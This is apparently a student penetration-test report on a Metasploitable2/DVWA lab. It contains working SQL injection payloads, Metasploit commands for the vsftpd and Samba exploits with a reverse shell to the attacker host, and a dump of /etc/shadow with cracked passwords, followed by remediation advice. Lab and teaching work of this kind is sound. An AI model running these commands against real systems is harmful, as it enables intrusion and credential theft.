


Figure 11 — DVWA login page — default credentials admin/password used to log in

After logging in, the security level was set to Low to enable the SQL injection vulnerability. The User ID lookup form was the target.

Confirming SQL Injection

A basic numeric query (ID=1) was submitted first to confirm normal application behavior and see what a valid response looks like.




Figure 12 — Normal DVWA SQL query returning admin user details for ID=1

The application returned the first name and surname for admin. Next, a boolean-based injection payload was tested to confirm the vulnerability.

```
' OR '1'='1
```




Figure 13 — OR-based SQLi payload returning all five user records — SQL Injection confirmed

All five user records were returned. The application is concatenating user input directly into the SQL query with no sanitization. From here, UNION-based injection was used to extract the actual credentials.

Extracting Password Hashes

```
' UNION SELECT user, password FROM users -- -
```




Figure 14 — UNION-based SQLi returning usernames and MD5 password hashes for all accounts including admin

The query returned usernames alongside their MD5-hashed passwords. Admin's hash was 5f4dcc3b5aa765d61d8327deb882cf99. These are weak MD5 hashes — trivial to crack offline.

Cracking Hashes with Hashcat

```
echo '5f4dcc3b5aa765d61d8327deb882cf99' > hash.txt  
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt --show
```



```
(kali@prince)-[~]  
$ echo '5f4dcc3b5aa765d61d8327deb882cf99' > hash.txt  
  
(kali@prince)-[~]  
$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt --show  
5f4dcc3b5aa765d61d8327deb882cf99:password
```

Figure 15 — Hashcat cracking admin MD5 hash — plaintext password 'password' recovered instantly

The hash cracked immediately to 'password'. This was already in Hashcat's potfile from a previous run, indicating how common and weak this password is. In a real environment, this credential would allow access to any other system reusing the same password.

9. Post-Exploitation

Post-exploitation was performed from the root shell obtained via the vsftpd and Samba exploits. The goal was to understand the system, identify persistence opportunities, and extract credentials.

9.1 System Enumeration — Network and Processes

After getting root, the first step was to map out what's running on the system — open ports, active connections, and running processes. This gives a picture of what other services could be targeted and whether the session would be noticed.

```
netstat -antp
ps aux
```

```
netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      5016/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      5016/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      5016/xinetd
tcp        0      0 0.0.0.0:58597           0.0.0.0:*               LISTEN      4925/rpc.mountd
tcp        0      0 0.0.0.0:53255           0.0.0.0:*               LISTEN      5151/rmiregistry
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5114/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5157/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4757/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      5151/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      5157/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      5000/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      5173/Xtightvnc
tcp        0      0 0.0.0.0:55629           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      4193/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      5173/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5132/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      5155/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      5114/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      5016/xinetd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      5016/xinetd
tcp        0      0 192.168.5.129:53        0.0.0.0:*               LISTEN      4617/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4617/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      5016/xinetd
tcp        0      0 0.0.0.0:36759           0.0.0.0:*               LISTEN      4225/rpc.statd
tcp        0      0 0.0.0.0:6200            0.0.0.0:*               LISTEN      5921/yRcyIVsBjqwU
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4836/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4991/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4617/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      5000/smbd
tcp        0      0 192.168.5.129:6200      192.168.5.130:45811     CLOSE_WAIT  5921/yRcyIVsBjqwU
tcp        0      0 192.168.5.129:42868     192.168.5.130:4444     ESTABLISHED 5921/yRcyIVsBjqwU
tcp6       0      0 :::2121                 :::*                     LISTEN      5058/proftpd: (acce
tcp6       0      0 :::3632                 :::*                     LISTEN      4862/distccd
tcp6       0      0 :::53                   :::*                     LISTEN      4617/named
tcp6       0      0 :::22                   :::*                     LISTEN      4639/sshd
tcp6       0      0 :::5432                 :::*                     LISTEN      4836/postgres
tcp6       0      0 :::1:953                :::*                     LISTEN      4617/named
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3  2844 1696 ?        Ss   04:31   0:01 /sbin/init
root         2  0.0  0.0      0   0 ?        S<   04:31   0:00 [kthreadd]
root         3  0.0  0.0      0   0 ?        S<   04:31   0:00 [migration/0]
root         4  0.0  0.0      0   0 ?        S<   04:31   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0   0 ?        S<   04:31   0:00 [watchdog/0]
root         6  0.0  0.0      0   0 ?        S<   04:31   0:00 [events/0]
root         7  0.0  0.0      0   0 ?        S<   04:31   0:00 [khelper]
root        41  0.0  0.0      0   0 ?        S<   04:31   0:00 [kblockd/0]
root        44  0.0  0.0      0   0 ?        S<   04:31   0:00 [kacpid]
root        45  0.0  0.0      0   0 ?        S<   04:31   0:00 [kacpi_notify]
root       174  0.0  0.0      0   0 ?        S<   04:31   0:00 [kseriod]
root       212  0.0  0.0      0   0 ?        S   04:31   0:00 [pdflush]
root       213  0.0  0.0      0   0 ?        S   04:31   0:00 [pdflush]
root       214  0.0  0.0      0   0 ?        S<   04:31   0:00 [kswapd0]
root       256  0.0  0.0      0   0 ?        S<   04:31   0:00 [aio/0]
root      1280  0.0  0.0      0   0 ?        S<   04:31   0:00 [ksnapd]
root     1503  0.0  0.0      0   0 ?        S<   04:31   0:00 [ata/0]
root     1506  0.0  0.0      0   0 ?        S<   04:31   0:00 [ata_aux]
```


Figure 16 — netstat showing all listening services and active connections, ps aux listing running processes as root

The netstat output confirmed all previously identified services are running. Notably, port 6200 (vsftpd backdoor) shows a CLOSE_WAIT state from the exploit session. The ps output shows the system is running as root across most services — no privilege separation in place.

9.2 SUID Binary Enumeration

SUID binaries run with the file owner's permissions regardless of who executes them. Finding writable or unusual SUID binaries is a standard privilege escalation check — though in this case root access was already obtained.

```
find / -perm -u=s -type f 2>/dev/null
```



```
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Figure 17 — SUID binary enumeration showing standard Linux SUID binaries including sudo, passwd, and mount

The SUID list contained standard Linux binaries — nothing unusual or obviously exploitable beyond what was already being used. In a restricted user context, sudo and nmap with SUID would both be privesc vectors.

9.3 Shadow File Extraction

With root access, /etc/shadow is directly readable. This file contains all user account password hashes. Extracting it is one of the first things an attacker would do after getting root — it enables offline cracking of all accounts.

```
cat /etc/shadow
```

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7 :::
daemon:*:14684:0:99999:7 :::
bin:*:14684:0:99999:7 :::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7 :::
sync:*:14684:0:99999:7 :::
games:*:14684:0:99999:7 :::
man:*:14684:0:99999:7 :::
lp:*:14684:0:99999:7 :::
mail:*:14684:0:99999:7 :::
news:*:14684:0:99999:7 :::
uucp:*:14684:0:99999:7 :::
proxy:*:14684:0:99999:7 :::
www-data:*:14684:0:99999:7 :::
backup:*:14684:0:99999:7 :::
list:*:14684:0:99999:7 :::
irc:*:14684:0:99999:7 :::
gnats:*:14684:0:99999:7 :::
nobody:*:14684:0:99999:7 :::
libuuid!:14684:0:99999:7 :::
dhcp:*:14684:0:99999:7 :::
syslog:*:14684:0:99999:7 :::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7 :::
sshd:*:14684:0:99999:7 :::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7 :::
bind:*:14685:0:99999:7 :::
postfix:*:14685:0:99999:7 :::
ftp:*:14685:0:99999:7 :::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfCYe/:14685:0:99999:7 :::
mysql!:14685:0:99999:7 :::
tomcat55:*:14691:0:99999:7 :::
distccd:*:14698:0:99999:7 :::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7 :::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7 :::
telnetd:*:14715:0:99999:7 :::
proftpd!:14727:0:99999:7 :::
statd:*:15474:0:99999:7 :::
```


Figure 18 — /etc/shadow contents dumped showing MD5crypt hashes for multiple user accounts

The shadow file contained hashed passwords for accounts including root, klog, sys, msfadmin, user, service, and postgres among others. Most are MD5crypt (\$1\$) hashes — weak by modern standards and crackable with a decent wordlist.

9.4 Password Cracking — John the Ripper

The shadow file was copied to the attacker machine and cracked using John the Ripper with the rockyou wordlist.

```
john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/shadow.txt
```



```
(kali@prince)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman        (sys)
service       (service)
```

Figure 19 — John the Ripper cracking shadow hashes — three accounts cracked: klog/123456789, sys/batman, service/service

Three accounts were cracked within seconds: klog with '123456789', sys with 'batman', and service with 'service'. All three are trivially weak passwords. In a real environment, these credentials would be tested against other internal systems for lateral movement.

10. Risk Summary

ID	Finding	Severity	Impact
F-01	vsftpd 2.3.4 Backdoor (CVE-2011-2523)	Critical	Unauth remote root shell via FTP
F-02	Samba Username Map Script (CVE-2007-2447)	Critical	Unauth remote root shell via SMB
F-03	DVWA SQL Injection	Critical	Full DB dump + credential theft
F-04	MySQL Empty Root Password	High	Full database access without auth
F-05	Anonymous FTP Login	High	Unauthenticated file system read
F-06	SNMP Default Community String	Medium	System info disclosure

11. Recommendations

F-01 — vsftpd Backdoor

- Upgrade vsftpd to 2.3.5 or later immediately.
- Verify package integrity with official checksums before deployment.
- If FTP is not required, disable it entirely and use SFTP instead.

F-02 — Samba RCE

- Upgrade Samba to 3.0.25 or later.
- Disable the 'username map script' option in smb.conf if unused.
- Restrict SMB access to trusted hosts using firewall rules — port 445 should not be exposed broadly.

F-03 — SQL Injection

- Use parameterized queries for all database interactions — never concatenate user input into SQL.
- Apply input validation on all user-supplied fields.
- Apply principle of least privilege to database accounts — the web app user should not have access to other tables.

F-04 — MySQL Empty Root Password

- Set a strong password for the MySQL root account immediately.
- Bind MySQL to 127.0.0.1 only unless remote access is explicitly required.
- Remove any anonymous MySQL user accounts.

F-05 — Anonymous FTP

- Disable anonymous FTP in vsftpd.conf — set anonymous_enable=NO.
- Migrate to SFTP for all file transfer operations.

F-06 — SNMP Default String

- Change the SNMP community string from 'public' to a unique, non-guessable value.
- Upgrade to SNMPv3 which supports authentication and encryption.
- Block SNMP UDP port 161 at the firewall for external/untrusted hosts.

12. Conclusion

The Metasploitable2 lab assessment demonstrated a complete attack chain from initial network discovery to post-exploitation credential dumping. Two independent paths to root access were found — vsftpd via FTP and Samba via SMB — both requiring zero authentication and both exploitable with public tools in under a minute.

The web application on port 80 added a third compromise path through SQL injection, exposing MD5-hashed credentials that cracked instantly. Post-exploitation confirmed the system had no meaningful access controls — all services ran as root, shadow hashes were readable, and cracked passwords were trivially weak.

In a real internal network, this level of access would allow an attacker to move laterally across the environment, exfiltrate data, and establish long-term persistence without being detected. The findings reinforce why patching, least-privilege, and proper authentication matter on every service — not just externally-facing ones.

— End of Report —

Prince Dubey | github.com/princephantom-cm

13. Appendix — Commands Reference

Reconnaissance

```
ping 192.168.5.129 -c 4
sudo nmap -sV -sC -p 21,22,23,25,80,139,445,3306,3632,5432,6667,8180 -O 192.168.5.129
-oN recon/nmap_detailed.txt
sudo nmap --script vuln 192.168.5.129 -oN recon/nmap_vuln.txt
```

Enumeration

```
enum4linux -a 192.168.5.129 | tee enum/enum4linux_output.txt
nikto -h http://192.168.5.129 | tee enum/nikto_output.txt
snmpwalk -c public -v1 192.168.5.129
```

Exploitation

```
# vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.5.129 ; set RPORT 21 ; run
```

```
# Samba
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.5.129 ; set LHOST 192.168.5.130 ; set LPORT 4444 ; run
```

```
# DVWA SQL Injection payloads
' OR '1'='1
' UNION SELECT user, password FROM users -- -
```

Post-Exploitation

```
whoami && id && hostname && uname -a
cat /etc/passwd
netstat -antp
ps aux
find / -perm -u=s -type f 2>/dev/null
cat /etc/shadow
```

Password Cracking

```
echo '5f4dcc3b5aa765d61d8327deb882cf99' > hash.txt
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt --show
john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/shadow.txt
john --show /tmp/shadow.txt
```